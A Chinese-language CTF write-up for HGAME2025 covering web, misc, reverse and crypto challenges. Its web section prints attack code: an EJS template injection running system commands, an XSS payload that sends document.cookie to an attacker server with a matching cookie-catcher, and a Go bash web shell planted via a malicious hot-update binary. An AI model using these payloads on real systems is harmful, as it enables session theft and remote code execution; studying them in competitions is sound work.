WP For HGAME2025


队伍名称：OKAWUS

队伍ID： 0x00000e

Web

Level 24 Pacman

ctrl+f搜索gift



base64+栅栏密码（2栏）

Level 47 BandBomb

express题（？，学到很多❀


首先要知道fs.rename不仅仅可以重命名文件，还可以移动文件

那么思路就是把ejs模板文件拿出来，加之文件上传的功能，我们可以在原本的模板中加一句坏东西：

```
<div class="meme-section">
    <div id="fileList" class="file-list">
        <%= process.mainModule.require('child_process').execSync("env").toString() %>
```

然后通过rename将原本的模板覆盖，就可以执行我们的坏东西了


最后ctrlF查找flag即可



Level 69 MysteryMessageBoard

xss获取admin的session，难点在有个未知的/admin的url（

先是登录，有说shallot登录要密码，那么大胆猜测用户名就是shallot。弱密码爆破（还是从shallot学姐去年hgame-week2的一题学的思路）



然后就来到留言板界面，可以打xss了


利用js注入出网脚本，

```
<script>
fetch('http://ip:port/cookie-catcher', {
  method: 'POST',
  headers: {
    'Content-Type': 'application/json'
  },
  body: JSON.stringify({ cookies: document.cookie })
});
</script>
```

在服务器上起一个express服务拿session（web2现学现卖了属于是）

```
const express = require('express');
const app = express();
const bodyParser = require('body-parser');
const cors = require('cors');

app.use(cors());
app.use(bodyParser.json());
app.use(bodyParser.urlencoded({ extended: true }));

app.post('/cookie-catcher', (req, res) => {
          console.log(req.body.cookies);
          res.send('Cookie received successfully');
});

app.get('/cookie-catcher', (req, res) => {
          console.log(req.query.cookies);
          res.send('Cookie received successfully');
});

const port = xxxx;
app.listen(port, () => {
          console.log(`Server running on port ${port}`);
});
```

在注入xss语句后，访问/admin的url就可以触发admin访问我们注入过的页面触发xss，拿到他的session，再就可以拿到flag




Level 38475 角落

上来先查robots.txt，查到有个conf文件：

```
# Include by httpd.conf
<Directory "/usr/local/apache2/app">
    Options Indexes
    AllowOverride None
    Require all granted
</Directory>

<Files "/usr/local/apache2/app/app.py">
    Order Allow,Deny
    Deny from all
</Files>

RewriteEngine On
RewriteCond "%{HTTP_USER_AGENT}" "^L1nk/"
RewriteRule "^/admin/(.*)$" "/$1.html?secret=todo"

ProxyPass "/app/" "http://127.0.0.1:5000/"
```

> - `RewriteEngine On`：启用 Apache 的 URL 重写功能。URL 重写允许你根据一定的规则修改客户端请求的 URL。
> - `RewriteCond "%{HTTP_USER_AGENT}" "^L1nk/"`：这是一个重写条件，用于指定在满足特定条件时才应用重写规则。`%{HTTP_USER_AGENT}` 表示客户端的用户代理字符串，`^L1nk/` 是一个正则表达式，用于匹配以 `L1nk/` 开头的用户代理字符串。也就是说，只有当客户端的用户代理字符串以 `L1nk/` 开头时，才会应用下面的重写规则。
> - `RewriteRule "^/admin/(.\*)$" "/$1.html?secret=todo"`：这是一个重写规则，用于将匹配的 URL 重写为新的 URL。`^/admin/(.*)$` 是一个正则表达式，用于匹配以 `/admin/` 开头的 URL，并捕获 `/admin/` 后面的所有内容。`$1` 表示捕获的内容，重写后的 URL 是 `/` 加上捕获的内容再加上 `.html` 后缀，并在 URL 后面添加查询参数 `secret=todo`。例如，客户端请求 `/admin/test`，如果用户代理字符串以 `L1nk/` 开头，那么实际访问的 URL 会被重写为 `/test.html?secret=todo`。

通过rewrite截断漏洞来获取源码（CVE-2024-38475）



源码如下。


```
from flask import Flask, request, render_template, render_template_string, redirect
import os
#import templates

app = Flask(__name__)
pwd = os.path.dirname(__file__)
show_msg = templates.show_msg
# templates.py:    show_msg = '''Latest message: {{message}}'''


def readmsg():
    filename = pwd + "/tmp/message.txt"
    if os.path.exists(filename):
        f = open(filename, 'r')
        message = f.read()
        f.close()
        return message
    else:
        return 'No message now.'

```

```python

@app.route('/index', methods=['GET'])
def index():
    status = request.args.get('status')
    if status is None:
        status = ''
    return render_template("index.html", status=status)


@app.route('/send', methods=['POST'])
def write_message():
    filename = pwd + "/tmp/message.txt"
    message = request.form['message']

    f = open(filename, 'w')
    f.write(message)
    f.close()

    return redirect('index?status=Send successfully!!')

@app.route('/read', methods=['GET'])
def read_message():
    if "{" not in readmsg():
        show = show_msg.replace("{{message}}", readmsg())
        return render_template_string(show)
    return 'waf!!'


if __name__ == '__main__':
    app.run(host = '0.0.0.0', port = 5000)

```

绞尽脑汁总算是从去年的题里发现条件竞争这玩意。因为源码调用readmsg()有两次，第一次是判断，第二次是嵌入，多个线程同时调用 `read_msg()` 函数，导致数据在不同线程间的读写出现混乱，使得条件判断和替换操作的顺序被打乱，从而绕过了检查。

用burp快速发请求

得到flag



Level 25 双面人派对


本来给的是加了upx壳的二进制文件，买了个hint跳过了re阶段。用linux中的strings命令来提取去壳后的二进制文件中的字符串，会发现minio的access_key,secret_key,这样就能连上minio，拿到源码了。

看一遍源码，发现有个overseer，是用于热更新服务的，那么只要上传自己构造的恶意二进制文件，我们就能rce。然后，由于本人愚蠢至极，不管三七二十一把源码打包成exe删个后缀就往上扔，卡了好久...

参照柏师傅给出的hint中的rce代码，将之嵌入源码中

```
g.POST("/shell", func(c *gin.Context) {
        output, err := exec.Command("/bin/bash", "-c",
c.PostForm("cmd")).CombinedOutput()
        if err != nil {
            c.String(500, err.Error())
        }
        c.String(200, string(output))
    })
```

打包成elf文件，加上upx压缩，上传到prodbucket存储桶覆盖原来的update，这样就达到了rce的结果了。



Misc


Hakuya Want A Girl Friend

给了个txt文件，开头就是50 4B，经典的zip文件头特征，有加密。


之后还跟了一堆乍一看是冗余的数据，其实是png文件hex倒置，转正后提取出来。png宽高修复得到key。用key来开压缩包，得到flag

Computer cleaner

在vm上挂载虚拟光盘后，直接先find / - name flag*，发现第三部分flag（这其实也是攻击者想要的东西）





根据提示，是要寻找攻击者的webshell，来到常见的服务路径`/var/www,html/`,发现shell.php，$_POST的参数就是webshell连接密码。



最后是溯源，发现有log日志文件，访问请求源ip，即可获得第二部分的flag。

(以下upload_log.txt)





Level 314 线性走廊中的双生实体

不管什么条件了，直接随机数爆破

```
import torch

# 加载模型
model = torch.jit.load('entity.pt')
params = dict(model.named_parameters())

for _ in range(100000):
    W1 = params['linear1.weight'].detach()
    x = torch.randn(1, W1.shape[1])
    output = model(x)
    try:
        flag = bytes(output.round().squeeze().byte().tolist()).decode()
        if flag.startswith("flag"):
            print("Flag (from random input):", flag)
            break
    except:
        continue
```

即可得到flag。

Re

Compress dot new

让ai解释了nu代码的含义：

> 这段 Nu 代码实现了一个简单的压缩算法，核心步骤包括：
>
> 1. **统计字符频率**：计算输入数据中每个字符的出现频率。
> 2. **构建哈夫曼树**：根据字符频率构建哈夫曼树。
> 3. **生成哈夫曼编码**：从哈夫曼树中生成每个字符的哈夫曼编码。
> 4. **压缩数据**：使用生成的哈夫曼编码对输入数据进行压缩。

enc.txt以json形式给了哈夫曼树的形态，然后给了压缩后的二进制。

写个脚本来解码,得到flag。

```
import json
```

```python

#哈夫曼树节点类
class HuffmanNode:
    def __init__(self, s=None, a=None, b=None):
        self.s = s
        self.a = a
        self.b = b

#从 JSON 构建哈夫曼树
def build_huffman_tree(json_data):
    if isinstance(json_data, int):
        return HuffmanNode(s=json_data)
    elif isinstance(json_data, dict):
        if 's' in json_data:
            return HuffmanNode(s=json_data['s'])
        else:
            left = build_huffman_tree(json_data['a'])
            right = build_huffman_tree(json_data['b'])
            return HuffmanNode(a=left, b=right)

#解码二进制编码
def decode_binary_code(tree, binary_code):
    decoded_text = []
    current_node = tree
    for bit in binary_code:
        if bit == '0':
            current_node = current_node.a
        else:
            current_node = current_node.b

        if current_node.s is not None:
            decoded_text.append(chr(current_node.s))
            current_node = tree

    return ''.join(decoded_text)

with open('enc.txt', 'r') as file:
    lines = file.readlines() #总共就两行
    huffman_tree_json = json.loads(lines[0].strip())
    binary_code = lines[1].strip()

huffman_tree = build_huffman_tree(huffman_tree_json)
decoded_text = decode_binary_code(huffman_tree, binary_code)
print(decoded_text)
```

Crypto

sieve

注意题述的两种孔径的筛子，即为两种筛法，让ai着重注意这一点，然后投喂gpt，提示词对了就能出。

```python
from Crypto.Util.number import long_to_bytes, inverse
from sympy import nextprime, primepi
import sys
sys.setrecursionlimit(10000)
```

```
5
6  # --- 第一种筛法：快速计算 summatory totient 函数 ---
7  # 采用“分段求和”递归算法计算 F(n) = sum_{i=1}^n ϕ(i)
8  def totient_summatory(n, cache={}):
9      if n in cache:
10         return cache[n]
11     # 基础和：1+2+…+n = n(n+1)/2
12     res = n * (n + 1) // 2
13     i = 2
14     while i <= n:
15         # 对于区间 [i, j]，所有 n//k 取同一值
16         j = n // (n // i)
17         res -= (j - i + 1) * totient_summatory(n // i, cache)
18         i = j + 1
19     cache[n] = res
20     return res
21
22 # --- 第二种筛法：使用 sympy 内置 primepi 计算素数计数函数 ---
23 # 注意：primepi(n) 返回小于等于 n 的素数个数
24
25 # RSA 参数
26 e = 65537
27
28 # 根据 Sage 中的代码，e^2//6 中 ^ 表示幂运算（Sage 中 ^ 是 exponentiation）
29 N = (e**2) // 6  # N = floor(65537^2/6)
30
31 # 根据 trick(N) 定义： trick(N) = (sum_{k=1}^{N} ϕ(k)) + (number of primes in
   [1, N])
32 # （注意：1 不是素数，但由于 trick(1)=1，所以效果一样）
33 phi_sum = totient_summatory(N)
34 prime_count = primepi(N)
35 S = phi_sum + prime_count
36
37 # 根据题目代码，p = nextprime(S << 128)
38 p = nextprime(S << 128)
39 n = p * p   # 因为 p = q
40
41 # 给出的密文
42 enc =
   24492940974747141365301400997845927327664444816652780380694844666655061539678
   5106320940233602506547617261737654 6
43
44 # RSA 解密：当 n = p^2 时，ϕ(n) = p*(p-1)
45 phi_n = p * (p - 1)
46 d = inverse(e, phi_n)
47 m = pow(enc, d, n)
48 flag = long_to_bytes(m)
49 print("Flag =", flag.decode())
50
```